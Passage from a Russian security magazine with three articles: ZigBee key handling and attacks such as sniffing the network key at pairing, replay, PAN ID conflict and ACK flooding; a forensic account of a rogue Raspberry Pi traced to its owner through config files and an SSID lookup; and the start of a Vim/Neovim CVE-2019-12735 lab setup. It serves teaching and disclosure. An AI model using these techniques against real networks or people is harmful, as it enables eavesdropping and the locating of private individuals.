КЛЮЧИ ШИФРОВАНИЯ В ZIGBEE

Я уже упомянул шифрование AES-128, а значит, никак не обойтись без разговора про ключи. Вот какие они бывают.

Pre-configured global link key — дефолтный ключ для ZigBee. Его значение — `5A 69 67 42 65 65 41 6C 6C 69 61 6E 63 65 30 39`, что означает `ZigBeeAlliance09`. Он используется, чтобы шифровать network key.

Ниже приведу небольшой кусочек дампа трафика, который проходит, когда мы подключаем новое устройство к сети.




№ Пакета	End-node/ координатор	Примечание
1853	End-Node, IEEE addr 00:0D:6F:00:...	Отправляет команду на подключение к сети (Association Request)
1857	Координатор, IEEE addr 00:12:4B:00:...	Association Response, где выдается добро на подключение к сети и устройство получает короткий адрес 0x5022
1861	Координатор	Запрашивает описание устройства и данных о том, кто к нему подключился
1873	Координатор	Отправляет NWK key в зашифрованном виде с помощью pre-configured global link key

Вот мы и разобрали процесс подключения и ассоциации конечного устройства к координатору. Это так называемая **MAC association**. Для полноты картины добавлю, что перед **Association Request** устройство отправит в эфир **Beacon request**.

Еще возможен **Network Rejoin** — подключение к сети на уровне NWK. Но в этом случае конечному узлу уже надо знать network key. Это возможно, если узел действительно заново подключается к сети или если NWK key был указан каким-то другим способом.

Так что если ты подловишь момент, когда происходит добавление нового устройства, то есть все шансы перехватить NWK key и прослушивать весь трафик.



Зачем ждать этого момента, когда можно сымитировать подключение устройства к сети и тем самым заполучить ключ NWK? Возможно, в других реализациях так и получится, но в нашем умном доме предусмотрели этот момент. :) У нас сначала необходимо переключить координатор в состояние ожидания подключения нового устройства, которое длится несколько секунд, и только потом добавлять устройство. Так что подгадывать момент все же придется.

Другой вопрос, который может у тебя возникнуть: зачем вообще использовать дефолтный link key, когда можно задать свой и в разы улучшить взломостойкость? Ответ простой: кастомный link key нарушит совместимость, о которой мы говорили чуть ранее. Да и не всякий пользователь захочет подключать лампочку или розетку к программатору или джамерами задавать приватный ключик. Вот и приходится искать баланс между удобством и безопасностью.

Работаем с ZigBee в Wireshark

Wireshark прекрасно справляется с парсингом ZigBee, но, чтобы это заработало, нужно в настройках задать дефолтный ключ шифрования. Открывай меню «Edit → Preferences → Protocols», выбирай «ZigBee → Pre-configured key» и добавляй Pre-configured global link key с шестнадцатеричным значением `5A 69 67 42 65 65 41 6C 6C 69 61 6E 63 65 30 39`.

Network key (он же NWK key) — используется, как ты уже понял, для шифрования на уровне NWK. Он применяется для коммуникации между всеми узлами сети, произвольно генерируется координатором. Передается, когда происходит подключение нового узла.

Application link key — этот ключик будет работать на уровне APL. Используется он для того, чтобы два узла могли установить шифрованное общение друг с другом.


WWW

Очень рекомендую почитать статью Security Analysis of ZigBee (PDF). В ней наглядно и подробно рассказывается про используемые ключи.

УЯЗВИМОСТИ ZIGBEE

Теперь, зная внутреннюю структуру, можно поговорить о том, какие возможны атаки на ZigBee. Один из их основных видов — это использование дефолтного link key при подключении новых устройств. Но тут приходится выбирать между удобством для рядовых пользователей и безопасностью. Можно считать, что это баг, но если добавить красивые слова про совместимость, быстроту развертывания и прочие удобные штучки, то он уже чуть больше похож на фичу. :) О том, как нивелировать ее опасность, я уже писал выше.

Следующий вопрос, который хочется поднять: как обстоят дела с **replay attack**? Как помнишь, на каждом из уровней у нас есть Frame Counter, который должен препятствовать этому виду атак. Но теория с практикой сходятся далеко не всегда.



Стандарт — вещь хорошая и нужная, но его реализация вендором — это совершенно другое дело. Впрочем, «железки» GS Labs, которые мне довелось потестить, этому виду атак подвержены не были.

Еще один вектор — это конфликт PAN ID. Суть этой атаки в том, что злоумышленник разворачивает ложный координатор. В результате валидный координатор сменяет PAN ID на какое-то другое значение. Но устройства по-прежнему могут быть привязаны к старому PAN ID. Получается, что злоумышленнику удается нарушить целостность сети. Это может привести к тому, что датчик открытия или датчик движения (или, не дай бог, датчик дыма) не подаст вовремя тревогу. О такой атаке был как раз недавно доклад на Black Hat USA 2019 (PDF).

Также не стоит забывать про разные варианты атак типа DoS или флуд в канале. Например, весь канал может быть забит фреймами ACK. В начале статьи мы смотрели, как выглядит ACK frame. Если помнишь, в нем нет ни возможности шифрования (да и нечего там шифровать), ни даже MIC.


Еще, как вариант, можно подделать значение `frame counter` — если узел не проверяет MIC, то когда придет валидный пакет, его `frame counter` будет меньше. Согласно стандарту, такие пакеты стоит отбрасывать.

СОФТ ДЛЯ РАБОТЫ С ZIGBEE

Далее небольшим списком перечислю, какие есть инструменты для ~~взлома~~ изучения ZigBee.

- KillerBee — в описании говорится, что это фреймворк и утилиты для атак на сети ZigBee и IEEE 802.15.4 networks. В списке поддерживаемого железа много всего устаревшего (например, Atmel RZ RAVEN USB Stick, который снят с производства). Заявлено, что есть поддержка Texas Instruments CC2531, но прошивка имеет статус beta и работает только на прослушивание трафика.
- Attify ZigBee Framework — считай, то же самое, что и KillerBee, но с графическим интерфейсом.
- SecBee — для работы требует Scapy-radio, KillerBee и GNU Radio block, а из железа подавай уже SDR — и, как пишет разработчик, лучше всего USRP.
- Z3sec — для полноценной работы тоже требует много дополнительных пакетов. Из железа поддерживается Ettus USRP или железо, совместимое с KillerBee.

Получается, что разнообразие только кажущееся — и обычно нужно либо дорогущее железо (SDR), либо старье вроде Atmel RZ RAVEN USB Stick. Поэтому я решил разработать свою утилиту — pwnrf. Работа еще не закончена, поэтому и внешний вид пока соответствующий.



Моя основная задумка — реализовать возможность собирать произвольные пакеты ZigBee/IEEE 802.15.4. Причем как валидные, где проверяются форматы, содержимое полей, так и произвольные фреймы, чтобы можно было искать логические ошибки. Ну и, конечно, утилита будет работать в режиме сниффера. Из железа планируется поддерживать CC2531, CC1352 либо любой другой трансивер, с которым можно связаться через UART/Serial.

ЖЕЛЕЗО ДЛЯ РАБОТЫ С ZIGBEE

Пару слов о том, с какими железками доводилось сталкиваться при работе с ZigBee.

Digi XBee ZigBee Mesh Kit

В основе этих модулей лежат трансиверы компании Silabs. Сейчас наиболее актуальный и свежий набор — это Digi XBee3 ZigBee 3.

Для работы Digi XBee есть что-то вроде IDE — XCTU. Радует, что она работает как в Windows, так и в Linux.

Увы, по моим субъективным ощущениям, эта штука больше рассчитана на построение сетей ZigBee и Digimesh. Для модулей есть прошивки как ZigBee, так и IEEE 802.15.4. Но, к сожалению, особой гибкости по генерации произвольных пакетов достичь не удалось.

Texas Instruments CC2531

Эта отладочная плата TI втыкается в USB подобно флешке. Ее китайские клоны можно найти на Aliexpress по цене около $3–4.

Сразу «из коробки» работает как сниффер. Можно воспользоваться фирменной утилитой TI под названием packet-sniffer или взять ccsniffpiper — последняя позволит пробрасывать принятые пакеты сразу в Wireshark.

Если же ты захочешь писать свою прошивку для этого донгла, то готовься вспоминать старую добрую архитектуру x51 (8051 Core, если быть точным). Ну и для того чтобы ты смог залить свою крутую прошивку, тебе потребуется еще cc-debugger.

Можно, конечно, использовать более свежий CC2538, который основан на ARM Cortex-M3. У него больше памяти и ресурсов, но и цена в разы выше.

Texas Instruments CC1352

Как по мне, CC1352 — уже тяжелая артиллерия. Этот чип работает в двух частотных диапазонах (2,4 ГГц и субгигагерцевом) и поддерживает приличное количество беспроводных протоколов.

Что еще приятно: на этом микроконтроллере можно разработать свой радиопротокол с преамбулой, sync word и прочими кастомными характеристиками.

25.10.1 Packet Formats

For compatibility with existing TI parts, the packet format given in Figure 25-9 can be used in most cases. This packet format is supported through the use of the commands CMD_PROP_TX and CMD_PROP_RX.

Figure 25-9. Standard Packet Format

1 bit to 32 bytes	8 to 32 bits	0 or 1 byte	0 or 1 byte	0 to 255 bytes	0 or 16 bits (0 to 32 bits)
Preamble	Sync word	Length field	Address	Payload	CRC

A more flexible packet format is also possible, as defined in Figure 25-10. This format is supported by the commands CMD_PROP_RX_ADV and CMD_PROP_TX_ADV. The format in Figure 25-9 is an example of this format.

Figure 25-10. Advanced Packet Format

1 bit to 32 bytes or repetition	8 to 32 bits	0 to 32 bits	0 to 8 bytes	Arbitrary	0 or 16 bits (0 to 32 bits)
Preamble	Sync word	Header	Address	Payload	CRC

Для полноценной работы с этим камнем тебе потребуется Code Composer Studio (основана на Eclipse) и соответствующий SDK. Кстати, SmartRF Studio позволит вручную генерировать произвольный пакет ZigBee. Но пакет этот придется самому полностью писать в hex-кодах.

Также загляни на обучающий ресурс TI, где ты найдешь примеры работы с этим и другими микроконтроллерами.

WWW

Ресурсы, которые помогут тебе расширить кругозор:

- Документация по ZigBee 101
- ZigBee Security: Basics (часть 1, 2 и 3)
- @ZigBeer — русскоязычная группа в «Телеграме», где обсуждают вопросы, связанные с ZigBee



ПОТРОШИМ ШПИОНСКУЮ «МАЛИНУ»

КАК Я НАШЕЛ НЕИЗВЕСТНУЮ RASPBERRY PI В СЕРВЕРНОЙ И УСТАНОВИЛ ВЛАДЕЛЬЦА


Кристиан Хашек
christian@haschek.at

Недавно мы с коллегами случайно нашли в серверной неопознанный одноплатник Raspberry Pi — проанализировали его (не без помощи сообщества с Reddit) и даже сумели вычислить владельца вредоносной «малины». И сейчас я расскажу, как нам это удалось.

INFO

Это перевод статьи Кристиана Хашека, впервые опубликованной в его блоге. Перевела Алёна Георгиева. Все иллюстрации в статье принадлежат автору.

На прошлой неделе мой коллега прислал мне вот такое сообщение с фото.



Сообщение от моего коллеги

Я попросил его отключить «малину», поместить в безопасное место, отфотографировать все части одноплатника и снять образ с SD-карты (поскольку сам я в основном работаю удаленно). Я часто имел дело с Raspberry Pi и был уверен, что смогу выяснить, чем занимается эта машинка.

В тот момент никто не думал, что «малина» окажется вредоносной, — скорее полагали, что кто-то из сотрудников фигней мается.

ЧАСТИ ОДНОПЛАТНИКА

Наша «малина» состояла из трех частей:

- Raspberry Pi (модель B) первого поколения;
- таинственный электронный ключ;
- карта SD на 16 гигов (быстрая).



Электронный ключ и SD-карта

ПЕРВОЕ, ЧТО НУЖНО СДЕЛАТЬ: ОПРОСИТЬ ВСЕХ, КТО ИМЕЕТ ДОСТУП К СЕРВЕРНОЙ

Число людей, которые имеют доступ к этому шкафу, очень невелико — ключ от серверной есть только у четырех человек:

- руководитель;
- завхоз;
- мой коллега;
- я.

Никто из нас ничего не знал о «малине», так что я спросил других коллег из IT — и озадачил их не меньше. Разумеется, я слышал, что некоторые люди за деньги размещают подобные штуки там, где им не место, — поэтому мне было очень интересно, чем же на самом деле занимается эта конкретная.

ЧТО Ж ЭТО ЗА КЛЮЧ?

В поисках разгадки я обратился к сообществу Reddit — и оно меня не подвело. В ключе уверенно опознали микропроцессор nRF52832-MDK — почти такой же мощный, как сам Raspberry Pi.

Это серьезное считывающее устройство для Bluetooth, Wi-Fi и RFID.




Микропроцессор nRF52832-MDK в виде USB-ключа

Он, безо всяких сомнений, должен был дать старенькому Raspberry Pi возможность подключаться по Wi-Fi и Bluetooth. Отлично, подумал я, теперь у этой штуковины еще и вайфай есть...

ПРЕПАРИРУЕМ ОБРАЗ SD-КАРТЫ

На карте оказалось несколько разделов. Файловой системой большинства из них была ext4 (Linux), а у одного (загрузочного) раздела — FAT16.




Partition	Dateisystem	Größe	Benutzt	Unbenutzt	Markierungen
nicht zugeteilt	nicht zugeteilt	4.00 MiB	---	---	
/data/e-drive.img1	fat16	40.00 MiB	---	---	boot, lba
/data/e-drive.img2	ext4	312.00 MiB	---	---	
/data/e-drive.img3	ext4	312.00 MiB	---	---	
/data/e-drive.img4	extended	14.08 GiB	---	---	lba
nicht zugeteilt	nicht zugeteilt	4.00 MiB	---	---	
/data/e-drive.img5	ext4	20.00 MiB	---	---	
nicht zugeteilt	nicht zugeteilt	4.00 MiB	---	---	
/data/e-drive.img6	ext4	14.05 GiB	---	---	

Образ карты в GParted

Отлично, самое время их вскрыть.

Моя дебиановская песочница принесла первую серьезную подсказку: я обнаружил установленный Resin.



«Резиновые» разделы на SD-карте


Что за Resin?

Resin (недавно переименованный в Balena) — это платный веб-сервис, где можно генерировать образы для устройств IOT, развертывать их, получать и передавать обновления и данные.

А еще Resin устанавливает на девайс VPN — так что можно безопасно передавать собранные данные. Очевидно, устройство планировали забрать — ведь если использовать платный сервис, это оставляет следы.

Приглядимся к разделам

Первый раздел называется `resin-boot`.



Видишь что-нибудь цепляющее взгляд? Правильно — `config.json`. Неужто мы сорвали джекпот?

```
→ loop6p1 cat config.json | jq
{
  "applicationName": "logger",
  "applicationId": "",
  "deviceType": "raspberry-pi",
  "userId": "",
  "username": "",
  "appUpdatePollInterval": "600000",
  "listenPort": "48484",
  "vpnPort": "443",
  "apiEndpoint": "https://api.resin.io",
  "vpnEndpoint": "vpn.resin.io",
  "registryEndpoint": "registry2.resin.io",
  "deltaEndpoint": "https://delta.resin.io",
  "pubnubSubscribeKey": "sub-c-",
  "pubnubPublishKey": "pub-c-",
  "mixpanelToken": "99eec5",
  "uuid": "4eb9a4170",
  "deviceApiKey": "88297f",
  "registered_at": 1536172341033,
  "deviceId":
}
```

Файл config.json из раздела resin-boot

Что мы можем вытащить из этого файла.

1. Приложение, развернутое на нашем «резиновом» девайсе, называется **logger**. Ничего хорошего.
2. У нас есть **username**. По всей видимости, это имя пользователя от аккаунта Resin, связанного с девайсом.
3. Подтверждение того, что девайс использует **VPN** через порт 443.
4. Дата регистрации. Устройство было зарегистрировано (или развернуто? или настроено?) 13 мая 2018 года.

Насчет имени пользователя...

Прогуглив имя из файла `config.json`, я нашел человека в том же городе, где была обнаружена «малина». Затем компания проверила свои записи о нем, но ничего не нашла.

Как ни странно, по тому же запросу я нагуглил еще и сайт 2001 года, где родители «одаренных детей» пишут статьи о своих чадах и почему-то подписывают их домашним адресом и номером телефона. Так я получил имена и адрес целой семьи.



Сайт об одаренных детях — не тот самый, но похожий

Зацепка может оказаться ложной, ведь одни и те же имена нередко используют совершенно разные люди — так что пока просто его запомним.

resin-data

В директории с данными, собственно, не хранилось никаких данных (в смысле, собранных данных), зато обнаружилось приложение на Node.js, сильно сбившее меня с толку — признаться, я до сих пор не могу четко сказать, чем оно занималось. Кажется, «разговаривало» с ключом через последовательное соединение, но я так и не смог выяснить, что за данные оно собирало. Полагаю, отслеживало движение устройств Bluetooth и Wi-Fi в зоне действия (вокруг кабинетов руководства, между прочим) и, может быть, перехватывало необработанные пакеты Wi-Fi.

Зато я нашел кое-что поинтересней — файл `LICENSE.md`.

```
→ app cat LICENSE.md
**Copyright (c)              All Rights Reserved**

Proprietary and confidential.

Unauthorized copying of any files in this project, via any medium is strictly prohibited.
```

Скриншот файла License.md

Странно... Зачем в такой приложухе на Node.js предупреждение о конфиденциальности? Я прогуглил компанию из копирайта — и знаешь что?

ЧУВАК С ИМЕНЕМ ИЗ CONFIG-ФАЙЛА — СОВЛАДЕЛЕЦ КОМПАНИИ

Почему сооснователь компании раскидывает эти девайсы по городу — выше моего понимания, но ладно...

Получаем домашний адрес злоумышленников

Другую интересную деталь я нашел в третьем разделе (`resin-state`) по адресу `/root-overlay/etc/NetworkManager/system-connections/`. Файл назывался **resin-wifi-01** — и угадайте, что в нем было.

```
→ system-connections sudo cat resin-wifi-01
[connection]
id=resin-wifi-01
type=wifi


[wifi]
hidden=true
mode=infrastructure
ssid=

[ipv4]
method=auto

[ipv6]
addr-gen-mode=stable-privacy
method=auto

[wifi-security]
auth-alg=open
key-mgmt=wpa-psk
psk=UM
```

А были в нем учетные данные Wi-Fi, через который настраивали (или тестили) устройство. И это определенно не Wi-Fi нашей конторы. А что мы делаем, когда хотим найти локацию, связанную с именем конкретного вайфая? Идем на wigle.net, вводим SSID (то есть имя вайфая) — и получаем координаты.



Не то имя и не та локация — просто для примера

И что ты думаешь? Это адрес тех самых родителей одаренного ребенка. Именно отсюда, согласно Wigle.net, настраивали наш девайс.

ПОСЛЕДСТВИЯ

Как и когда «малина» вообще к нам попала?

Я проверил логи DNS и выяснил точное время, когда «малина» впервые появилась в сети. Следом я проверил логи Radius, чтобы посмотреть, кто из сотрудников находился тогда в помещении, — и увидел кучу сообщений о том, что к Wi-Fi пытается подключиться деактивированный аккаунт.

Деактивированный аккаунт принадлежал бывшему сотруднику — тот (по некоторым причинам) договорился с руководством, чтобы ему оставили ключи, пока он не заберет все свои пожитки из офиса (не спрашивай...).

Что теперь?

Теперь в игру вступают юристы — я же сделал свое дело, а остальное находится за пределами моих компетенции и зарплаты. Но для меня эта история стала интересным челленджем — и я благодарен пользователям Reddit, которые помогли мне с кусочками пазла.



УБОЙНЫЙ ТЕКСТ

ВЫПОЛНЯЕМ ПРОИЗВОЛЬНЫЙ КОД В VIM И NEOVIM

aLLy
ONsec
@iamsecurity

Сегодня поговорим об уязвимости в редакторе Vim и его побратиме Neovim. Для ее эксплуатации не нужно никаких привилегий, пользователю достаточно открыть специально сформированный файл, который выполнит произвольный код на целевой системе.

Vim — это бесконечно кастомизируемая среда, которая подходит для решения огромного перечня задач. Кто-то им просто редактирует файлы, а кто-то модифицирует, пока не получится IDE для какого-то из языков программирования. Благодаря такой гибкости Vim остается одним из самых популярных редакторов. Он предустановлен на большей части современных дистрибутивов Linux, поэтому уязвимость в нем потенциально интересна.

INFO

Уязвимость обнаружил Армин Размжоу (Armin Razmjou) в середине этого года. Ей присвоен номер CVE-2019-12735: «уязвимость выполнения произвольного кода в Vim и Neovim». Под угрозой оказались версии Vim, которые не содержат патча 8.1.1365, и версии Neovim ниже 0.3.6.

Причина бага в том, что функция `source` обрабатывает файлы вне защищенного окружения. Это позволяет злоумышленнику выполнить любые команды, которые доступны в Vim.

СТЕНД

Для начала поднимем стенд с уязвимыми версиями Vim и Neovim. Будем использовать контейнер Docker с Debian.

```
$ docker run --rm --hostname vimrce --name vimrce --cap-add=SYS_PTRACE --security-opt seccomp=unconfined -it debian /bin/bash
```

Устанавливаем все необходимые зависимости.

```
$ apt update && apt install -y nano build-essential cmake wget unzip pkg-config libtool libtool-bin gettext git gdb libncurses5-dev libncursesw5-dev strace ltrace
```

Такая портянка нужна, потому что мы будем компилировать дистрибутивы редакторов из исходников. Скачиваем уязвимые версии: для Vim это все, что ниже версии 8.1.1365, а для Neovim — не выше 0.3.5.

```
$ cd ~
$ git clone https://github.com/vim/vim.git --depth=1 --branch=v8.1.1364
$ git clone https://github.com/neovim/neovim.git --depth=1 --branch=v0.3.5
```

Компилим и устанавливаем Vim. Включаем флаги для добавления отладочной информации.

```
$ cd ~/vim
$ sed -i 's@#STRIP = /@STRIP = /@' src/Makefile
$ CFLAGS="-g -DDEBUG" ./configure
$ make
$ make install
```


То же самое проделываем и для Neovim.

```
$ cd ~/neovim
$ make CMAKE_EXTRA_FLAGS="-g"
$ make install
```

Теперь нам нужно создать конфигурационные файлы, в которых надо активировать modeline. Для Vim это `.vimrc` в домашней директории, а для Neovim — `init.vim`.

```
$ echo "set modeline" > ~/.vimrc
$ mkdir -p ~/.config/nvim/
$ echo "set modeline" > ~/.config/nvim/init.vim
```

Стенд готов. Можешь запустить редакторы и проверить их работоспособность.



Готовый стенд с уязвимыми версиями Vim и Neovim

INFO

Чтобы выйти из Vim без сохранения результатов редактирования файла, нужно перейти в нормальный режим с помощью `Esc` и ввести `:q!`. Ура, ты спасен!


Продолжение статьи →

УБОЙНЫЙ ТЕКСТ

ВЫПОЛНЯЕМ ПРОИЗВОЛЬНЫЙ КОД В VIM И NEOVIM

ДЕТАЛИ УЯЗВИМОСТИ

Для начала давай разберемся, что такое **modeline**. В Vim существует четыре основных режима работы: обычный режим, режим вставки, командный режим и визуальный режим.



Отображение режима работы редактора Vim

